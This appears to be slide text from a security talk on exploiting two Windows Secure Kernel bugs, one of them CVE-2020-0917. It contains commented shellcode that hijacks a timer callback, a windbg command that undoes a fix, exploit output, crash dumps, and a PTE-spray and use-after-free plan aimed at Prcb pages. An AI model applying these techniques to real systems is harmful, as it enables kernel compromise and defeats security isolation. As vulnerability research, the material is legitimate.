//movabs   rcx, SKPG_CONTEXT_TIMER_CALLBACK_ADDR
//mov      r9, qword ptr[rcx]
//movabs   rdx, SHELLCODE_SK_VIEW_ADDR
//mov      qword ptr[rcx], rdx
//add      rcx, 0x18
//mov      qword ptr[rcx], 0
//mov      qword ptr[rcx + 8], 0
//mov      qword ptr[rcx + 0x10], 0
//sub      r9, SKPG_TIMER_ROUTINE_OFFSET
//movabs   rcx, FAILURE_LOG_SK_ADDR + 0x1090
//mov      rdx, qword ptr[rcx]
//movabs   r8, KERNEL_ADDR_MASK
//and      r8, rdx
//cmp      r8, 0
//cmovne  r9, rdx
//mov      qword ptr[rcx], r9
//add      r9, SKPG_SETTIMER_OFFSET
//movabs   rcx, SKPG_CONTEXT_ADDR + 0x220
//mov      rdx, NEG_5_SECONDS_IN_NANOSECONDS
//mov      r8, NEG_5_SECONDS_IN_NANOSECONDS
//mov      rax, r9
//call     rax
//add      rsp, 30h
//ret
```

- Modify SkpgContext callback routine pointer
- Leak Secure Kernel pointer back to VTL 0 (through shared page)
- Reset timer, configure 5 seconds relative due time, shellcode will be invoked every 5 seconds
- Shellcode is fully controlled from VTL 0 and can be refactored for other purpose

Demo

- Vulnerability #1 was fixed in Jan 2019
- Secure Kernel pool switched to segment heap in Mid-2019, the exploit depends on segment heap
- This demo is against 20129 build (May 2020), where vuln#1 has already been fixed
- A trick to undo the fix by windbg command:
 - `eb nt!SkmmObtainHotPatchUndoTable+0x5D 90 90 90 90 90 90 90 90 90 90; g;`
- The exploit approach works well on latest build
- Demo only!

```
Microsoft Windows [Version 10.0.20129.1844]
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C:\Windows\system32>cd C:\Users\dk\Desktop\hyperseed

C:\Users\dk\Desktop\hyperseed>dir
...
Directory of C:\Users\dk\Desktop\hyperseed

06/08/2020  04:04 AM    <DIR>        .
06/15/2020  12:20 AM    <DIR>        ..
06/04/2020  01:05 AM            8,726 exploit.py
06/08/2020  06:08 AM            786 hypercaller.cer
06/08/2020  06:08 AM            2,189 hypercaller.inf
06/08/2020  06:08 AM            33,528 hypercaller.sys
06/04/2020  01:21 AM            431,104 hyperseed.exe
06/03/2020  07:25 PM            2,326 hyperseed.py
06/08/2020  06:12 AM            128 payload.bin
05/03/2020  08:50 PM            512,000 relocateimage.bin
05/02/2020  08:39 PM            128 template.bin
06/08/2020  05:47 AM            5,008 write.py
06/03/2020  08:39 PM            3,658 write_pte.py
06/08/2020  06:10 AM            3,655 write_skpg.py
...
C:\Users\dk\Desktop\hyperseed>python exploit.py
...
+ [ alloc ]
0x4600 0x3C00 0x4600 0x3C00
+ [ hyperseed ]

+ [ alloc results ]
0x4600 --> 0x14000038c
0x3c00 --> 0x140000390
0x4600 --> 0x140000394
0x3c00 --> 0x140000398
0x4600 --> 0x14000039c
0x3c00 --> 0x1400003a0
0x4600 --> 0x1400003a4
0x3c00 --> 0x1400003a8
0x4600 --> 0x1400003ac
0x3c00 --> 0x1400003b0
0x4600 --> 0x1400003b4
0x3c00 --> 0x1400003b8
0x4600 --> 0x1400003bc
0x3c00 --> 0x1400003c0
0x4600 --> 0x1400003c4
0x3c00 --> 0x1400003c8
0x4600 --> 0x1400003cc
0x3c00 --> 0x1400003d0
0x4600 --> 0x1400003d4
0x3c00 --> 0x1400003d8

=====
+ [ free ]
0x140000390 0x140000398 0x1400003a0 0x1400003a8 0x1400003b0 0x1400003b8 0x1400003c0 0x1400003c8 0x1400003d0 0x1400003d8
+ [ hyperseed ]

=====
+ [ livedump_abort ]
+ [ hyperseed ]

=====
+ [ livedump_alloc ]
0x10000, 0x14, 0x3c00
+ [ hyperseed ]

=====
+ [ free ]
0x14000038c 0x140000394 0x14000039c 0x1400003a4 0x1400003ac 0x1400003b4 0x1400003bc 0x1400003c4 0x1400003cc 0x1400003d4
+ [ hyperseed ]

=====
+ [ alloc ]
0x45E0 0x45E0 0x45E0 0x45E0 0x45E0 0x45E0 0x45E0 0x45E0 0x45E0 0x45E0
+ [ hyperseed ]


+ [ alloc results ]
0x45e0 --> 0x1400003d4
0x45e0 --> 0x1400003cc
0x45e0 --> 0x1400003c4
0x45e0 --> 0x1400003bc
0x45e0 --> 0x1400003b4
0x45e0 --> 0x1400003ac
0x45e0 --> 0x1400003a4
0x45e0 --> 0x14000039c
0x45e0 --> 0x140000394
0x45e0 --> 0x14000039c
```


Vulnerability #2

- Great work! We fixed this issue ([CVE-2020-0917](#))
- Now we make sure `TransferMdl->ByteCount >= sizeof(MDL)`
- But... there is something interesting in the general flow here
- Something related to mapping and unmapping of VTL1 MDLs
- Well, let's take a closer look:

Vulnerability #2 – Unmap arbitrary controlled MDL

- As we saw, this is the flow of SkmmObtainHotPatchUndoTable



```
NumberOfPages = ADDRESS_AND_SIZE_TO_SPAN_PAGES(UndoMdl->ByteOffset,
                                              UndoMdl->ByteCount);

if (sizeof(MDL) + (NumberOfPages * sizeof(PFN_NUMBER)) > TransferMdl->ByteCount) {
    Status = STATUS_INVALID_PARAMETER;
    goto CleanupAndExit;
}

//
// Complete the local copy of the undo MDL so it can be used to map pages.
//

RtlCopyMemory(UndoMdl + 1,
              OriginalUndoMdl + 1,
              NumberOfPages * sizeof(PFN_NUMBER));

Status = SkmmMapMdl(UndoMdl, SkmmMapWrite);

if (!NT_SUCCESS(Status)) {
    goto CleanupAndExit;
}

CleanupAndExit:

if (UndoMdl != NULL) {

    if (UndoMdl->MdlFlags & MDL_MAPPED_TO_SYSTEM_VA) {
        SkmmUnmapMdl(UndoMdl);
    }

    SkFreePool(NonPagedPoolNx, UndoMdl);
}

SkmmUnmapDataTransfer(TransferMdl);

return Status;
}
```

Vulnerability #2 - POC

- We can call *SkmmUnmapMdl()* on a fully controlled MDL!
- Building a small POC: MDL->MappedSystemVA=0x4141414141414141

```
*** Fatal System Error: 0x00000050  
        (0xFFFFF6A0A0A0A0A0, 0x0000000000000000, 0xFFFF90000A4A0830, 0x0000000000000000)
```

```
Break instruction exception - code 80000003 (first chance)
```

```
A fatal system error has occurred.
```

```
Debugger entered on first try; Bugcheck callbacks have not been invoked.
```

```
A fatal system error has occurred.
```

```
For analysis of this file, run !analyze -v
```

```
nt!DbgBreakPointWithStatus:
```

```
fffff803`15469620 cc int 3
```

```
1: kd> k
```

# Child-SP	RetAddr	Call Site
<u>00</u>	fffff9000`0a4a0668	fffff803`153aae5c nt!DbgBreakPointWithStatus
<u>01</u>	fffff9000`0a4a0670	fffff803`1542fbf4 nt!SkeBugCheckEx+0xd4
<u>02</u>	fffff9000`0a4a06e0	fffff803`15432350 nt!SkmiNonPagedAccessFault+0x28
<u>03</u>	fffff9000`0a4a0720	fffff803`1546ca2c nt!SkmmAccessFault+0x800
<u>04</u>	fffff9000`0a4a0830	fffff803`1541911d nt!KiPageFault+0x16c
<u>05</u>	fffff9000`0a4a09c0	fffff803`1543bb87 nt!SkmmUnmapMdl+0x15d
<u>06</u>	fffff9000`0a4a0b60	fffff803`153d26fb nt!SkmmObtainHotPatchUndoTable+0x2db
<u>07</u>	fffff9000`0a4a0bd0	fffff803`15467560 nt!IumInvokeSecureService+0x1523

Vulnerability #2 - POC

- We can call *SkmmUnmapMdl()* on a fully controlled MDL!
- Building a small POC – write ZeroPTE on some in used page's PTE
- VTL1 has its own shared page (same, 0xfffff78000000000)
- Pass MDL->MappedSystemVA==0xfffff78000000000
- And...

```
*****
*                                Bugcheck Analysis
*
*****
```

IRQL_NOT_LESS_OR_EQUAL (a)

An attempt was made to access a pageable (or completely invalid) address at an interrupt request level (IRQL) that is too high. This is usually caused by drivers using improper addresses.

If a kernel debugger is available get the stack backtrace.

Arguments:

Arg1: ffffff78000000008, memory referenced

Arg2: 00000000000000ff, IRQL

Arg3: 00000000000000d9, bitfield :

 bit 0 : value 0 = read operation, 1 = write operation

 bit 3 : value 0 = not an execute operation, 1 = execute operation (only on chips which support this level of status)

Arg4: fffff8000ed962ef, address which referenced memory

TRAP_FRAME: fffff90000a49f760 -- [\(.trap 0xfffff90000a49f760\)](#)

NOTE: The trap frame does not contain all registers.

Some register values may be zeroed or incorrect.

rax=00000006a139e76 rbx=0000000000000000 rcx=fffff78000007000

rdx=fffff78000000008 rsi=0000000000000000 rdi=0000000000000000

rip=fffff8000ed962ef rsp=fffff90000a49f8f0 rbp=fffff90000a49f920

 r8=0000000000000002 r9=fffffae08e0487080 r10=0000000000000000

r11=fffff8000ee68560 r12=0000000000000000 r13=0000000000000000

r14=0000000000000000 r15=0000000000000000

iopl=0 nv up di pl zr na po nc

nt!SkpSyncUserSharedData+0x47:

fffff800`0ed962ef 483902 cmp qword ptr [rdx],rax ds:fffff780`00000008=??????????????????

Resetting default scope

STACK_TEXT:

fffff9000`0a49f8f0 fffff800`0edf75bb : fffff9000`0b5c4000 fffff800`0ee68560 ffff9000`0a49f920 00380002`30303030 : nt!SkpSyncUserSharedData+0x47 [minkern...

fffff9000`0a49f920 fffff800`0ed96704 : fffff9000`0a49fa90 fffff800`0e020000 00000000`00000001 fffff800`0edf75bb : nt!SkpReturnFromNormalModeRaxSet+0x...

fffff9000`0a49fa40 fffff800`0ed459aa : fffff9000`0a49fa90 00000000`00000000 00000000`00000002 fffff800`0ed7a48b : nt!SkpCallNormalMode+0x44 [minkern...

fffff9000`0a49fa70 fffff800`0edf5731 : 000051f7`189dfd28 000051f7`1947d418 00000000`00000046 fffff9000`0a49fce0 : nt!ShvlVinaHandler+0x4e [minkernel...

fffff9000`0a49fb20 fffff800`0ed7a4bf : fffff9880`41602140 00000000`01000002 00000000`00000001 fffff9880`41602100 : nt!KiVinaInterrupt+0x181 [minkern...

Exploit #2

- We can call `SkmmUnmapMdl` on a fully controlled MDL
- So we don't have here (yet) a corruption with a controlled content
 - But we can clearly build one ☺
- The basic logic of `SkmmUnmapMdl` is as follows:
 - Scan the PTEs range described by the MDL
 - Set each PTE to ZERO_PTE (after this, `PTE.P==0` --> each deref will panic)
 - If `Mdl.MdlFlags & MDL_PARENT_MAPPED_SYSTEM_VA`
 - Call `SkmiReleaseUnknownPtes()`

Exploit #2 - Primitives && Limitations

- The base primitive: SkmmUnmapMdl on a fully controlled MDL
- Looks like the page->refcount decrement and PTEs writes are “safe”
 - we can’t write ZeroPTE outside the PTEs range (due to the calculation)
 - we can’t dec arbitrary addresses outside the pfndb range (due to a check)
- But who needs that, when we can zero-out arbitrary PTEs!
- Also, it’s important to zero-out the bit in the PTEs BitMap
 - Otherwise, it would be hard to reclaim the page while it’s in-used
 - SkmmUnmapMdl calls SkmiReleaseUnknownPTEs, which does that

PTERange

- Secure Kernel maintains structures for managing virtual address space
 - Among those: PTERange
 - Describes a range of PTEs of a certain use
-
- Examples: SystemPtes, IOptes, PagedPtes, RebootPtes, etc.
 - Has PTEbase address, size, bitMap pointer, bitMap Hint, etc.

```
0: kd> dq nt!SkmiSystemPtes L4
```

```
fffff806`5db687c0
```

```
fffff6c8`00000000
```

```
0000b321`40000000
```

```
fffff806`5db687d0
```

```
00000000`0000ba00
```

```
fffff9000`00000000
```

PTEBase

Bitmap

The PTE Ranges Problem/Primitive

- So SkmmUnmapMdl calls SkmiReleaseUnknownPTEs
 - Remember – it's optional. We control MDL->MdlFlags
- This function chooses the right PTE range among the following ranges:
SkmiSystemPtes, SkmiloPtes, SkmiRebootPtes

```
void __fastcall SkmiReleaseUnknownPtes(_SMMPTE *StartingPte, unsigned int NumberOfPtes)
{
    _PTERANGE *v_chosenPTERange; // rcx

    if ( StartingPte < SkmiIoPtes.BasePte )
    {
        if ( !SkmiRebootPtes.BasePte || (v_chosenPTERange = &SkmiRebootPtes, StartingPte < SkmiRebootPtes.BasePte) )
            v_chosenPTERange = &SkmiSystemPtes;
    }
    else
    {
        v_chosenPTERange = &SkmiIoPtes;
    }
    SkmiReleaseSystemPtes(v_chosenPTERange, StartingPte, NumberOfPtes);
}
```

The PTE Ranges Problem/Primitive

- BUT – it only compares the PTE address to each PTERange->PTEBase
 - Doesn't check that it's actually in the chosen range
- So, trigger the vulnerability with a virtual address from another range
- We gain a relative write primitive AFTER some PTERange->BitMap
- Hmm, interesting ☺ POC for the win:

```
*** Fatal System Error: 0x00000050
(0xFFFF9000150000D4,0x0000000000000002,0xFFFF90000A4A07B0,0)

Break instruction exception - code 80000003 (first chance)

A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.

A fatal system error has occurred.

nt!DbgBreakPointWithStatus:
fffff807`4a0795e0 cc          int     3
3: kd> k
# Child-SP      RetAddr
00 ffff9000`0a4a05e8 fffff807`49fbe5c
01 ffff9000`0a4a05f0 fffff807`4a03fbf4
02 ffff9000`0a4a0660 fffff807`4a042350
03 ffff9000`0a4a06a0 fffff807`4a07ca2c
04 ffff9000`0a4a07b0 fffff807`49feb915
05 (Inline Function) -----`-----
06 ffff9000`0a4a0948 fffff807`4a0265c1
07 ffff9000`0a4a0950 fffff807`4a026625
08 ffff9000`0a4a0990 fffff807`4a029281
09 ffff9000`0a4a09c0 fffff807`4a04bb4d
0a ffff9000`0a4a0b60 fffff807`49fe26fb
0b ffff9000`0a4a0bd0 fffff807`4a077520
0c ffff9000`0a4a0e60 00000000`00000000
3: kd> !analyze -v

Call Site
nt!DbgBreakPointWithStatus
nt!SkeBugCheckEx+0xd4
nt!SkmiNonPagedAccessFault+0x28
nt!SkmmAccessFault+0x800
nt!KiPageFault+0x16c
nt!RtlpInterlockedSetClearBitRunEx+0x8b
nt!RtlInterlockedClearBitRunEx+0x9d
nt!SkmiReleaseSystemPtes+0x89
nt!SkmiReleaseUnknownPtes+0x4d
nt!SkmmUnmapMdl+0x2c1
nt!SkmmObtainHotPatchUndoTable+0x2c9
nt!IumInvokeSecureService+0x1523
nt!SkpReturnFromNormalModeRaxSet+0x105
```

The PTE Ranges Problem/Primitive

- But there are many pages outside those bitmaps which are paged-out and not in-used
- We can still make it work, but it's better to do the UAF idea 😊
- Keep in mind that we can attack only pages from those specific 3 PTERanges!
- We need to find an interesting structure in a page inside the *SkmiSystemPtes*

Shape!

- Ok great, we know what we need to do, right?
 - Allocate some structure/data
 - Unmap the underlaying page
 - Reclaim PTE, replace the pfn
 - “UAF”
- It's in the PTE allocator (`Skmi{Allocate,Release}SystemPtes()`)
- Each bitmap has a `BitmapHint`, which we start to scan from
 - Which is updated on wrapped around in the allocation
- Debug traces:

```
SkmiAllocateSystemPtes() PteRange == fffff803507b87c0, NumberOfPtes == 0000000000000001, retrun == fffff6c80005c968
SkmiAllocateSystemPtes() PteRange == fffff803507b87c0, NumberOfPtes == 0000000000000005, retrun == fffff6c80005c970
SkmiReleaseSystemPtes() PteRange == fffff803507b87c0, StartingPte == fffff6c80005c968
SkmiReleaseSystemPtes() PteRange == fffff803507b87c0, StartingPte == fffff6c80005c970
SkmiAllocateSystemPtes() PteRange == fffff803507b87c0, NumberOfPtes == 0000000000000001, retrun == fffff6c80005c998
SkmiAllocateSystemPtes() PteRange == fffff803507b87c0, NumberOfPtes == 0000000000000001, retrun == fffff6c80005c9a0
SkmiReleaseSystemPtes() PteRange == fffff803507b87c0, StartingPte == fffff6c80005c998
SkmiReleaseSystemPtes() PteRange == fffff803507b87c0, StartingPte == fffff6c80005c9a0
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SkmiReleaseSystemPtes() PteRange == fffff803507b87c0, StartingPte == fffff6c80005c9b0
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SkmiReleaseSystemPtes() PteRange == fffff803507b87c0, StartingPte == fffff6c80005c9b8
SkmiReleaseSystemPtes() PteRange == fffff803507b87c0, StartingPte == fffff6c80005c9c0
SkmiAllocateSystemPtes() PteRange == fffff803507b87c0, NumberOfPtes == 0000000000000001, retrun == fffff6c80005c9d8
SkmiAllocateSystemPtes() PteRange == fffff803507b87c0, NumberOfPtes == 0000000000000004, retrun == fffff6c80005c9e0
SkmiReleaseSystemPtes() PteRange == fffff803507b87c0, StartingPte == fffff6c80005c9d8
SkmiReleaseSystemPtes() PteRange == fffff803507b87c0, StartingPte == fffff6c80005c9e0
```

Getting a good crash

- But we want a good crash
 - PAGE_FAULT_IN_NONPAGED_AREA clearly isn't good enough ☺
 - We can trigger it in any flow we would like basically, which is nice
- Two options:
 - Allocate a target structure ourselves, and then spray to wrap-around the BitmapHint (in order to reclaim it)
 - Requires an information disclosure primitive, leak the address of the structure
 - Find an already existing target structure, which its PTE's Bitmap index comes AFTER the BitmapHint after boot
- Keep in mind that the BitmapHint after boot is very predictable

Getting a good crash

- By analyzing the pages represented by the existed PTEs after the `SkmiSystemPtes->BitmapHint`, we see interesting structures
- Predictability in the VTL1 address space promises stability
 - It never failed ☺
- We have a great target structure at a predictable virtual address
 - `Prcb->Tss`, `Prcb->StackBase`
- Clearly gives us ROP with controlled registers
- But we have to be careful, as we replace the entire page

Getting a good crash

- This great structure spans over a few pages
- We don't HAVE to replace all of them, we can choose only one
- Which happens to be the one that:
 - Has as few critical values as we can find
 - Has raw pointers
 - Being used in a way that leads to arbitrary read/write
- 2 pages ahead looks good!

Exploit 2 – highlevel plan

- Spray with SkmiAllocateSystemPtes() on SkmiSystemPtes to reach Prcb pages
- Trigger vulnerability, unmap one of the Prcb pages
- Keep spray, reclaim the PTE entry used for the previous used page
- And...

SkmiSystemPtes.Bitmap




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Prcb pages



SkmiSystemPtes.Bitmap



SkmiSystemPtes.Bitmap



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Prcb pages

Trigger vulnerability

SkmiSystemPtes.Bitmap

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SkmiSystemPtes.BitmapHint

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Prcb pages

Good panic! 😊

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TRAP_FRAME: fffff90000b553ce0 -- (.trap 0xfffff90000b553ce0)
NOTE: The trap frame does not contain all registers.
Some register values may be zeroed or incorrect.
rax=41414141414141 rbx=0000000000000000 rcx=0000000000000000
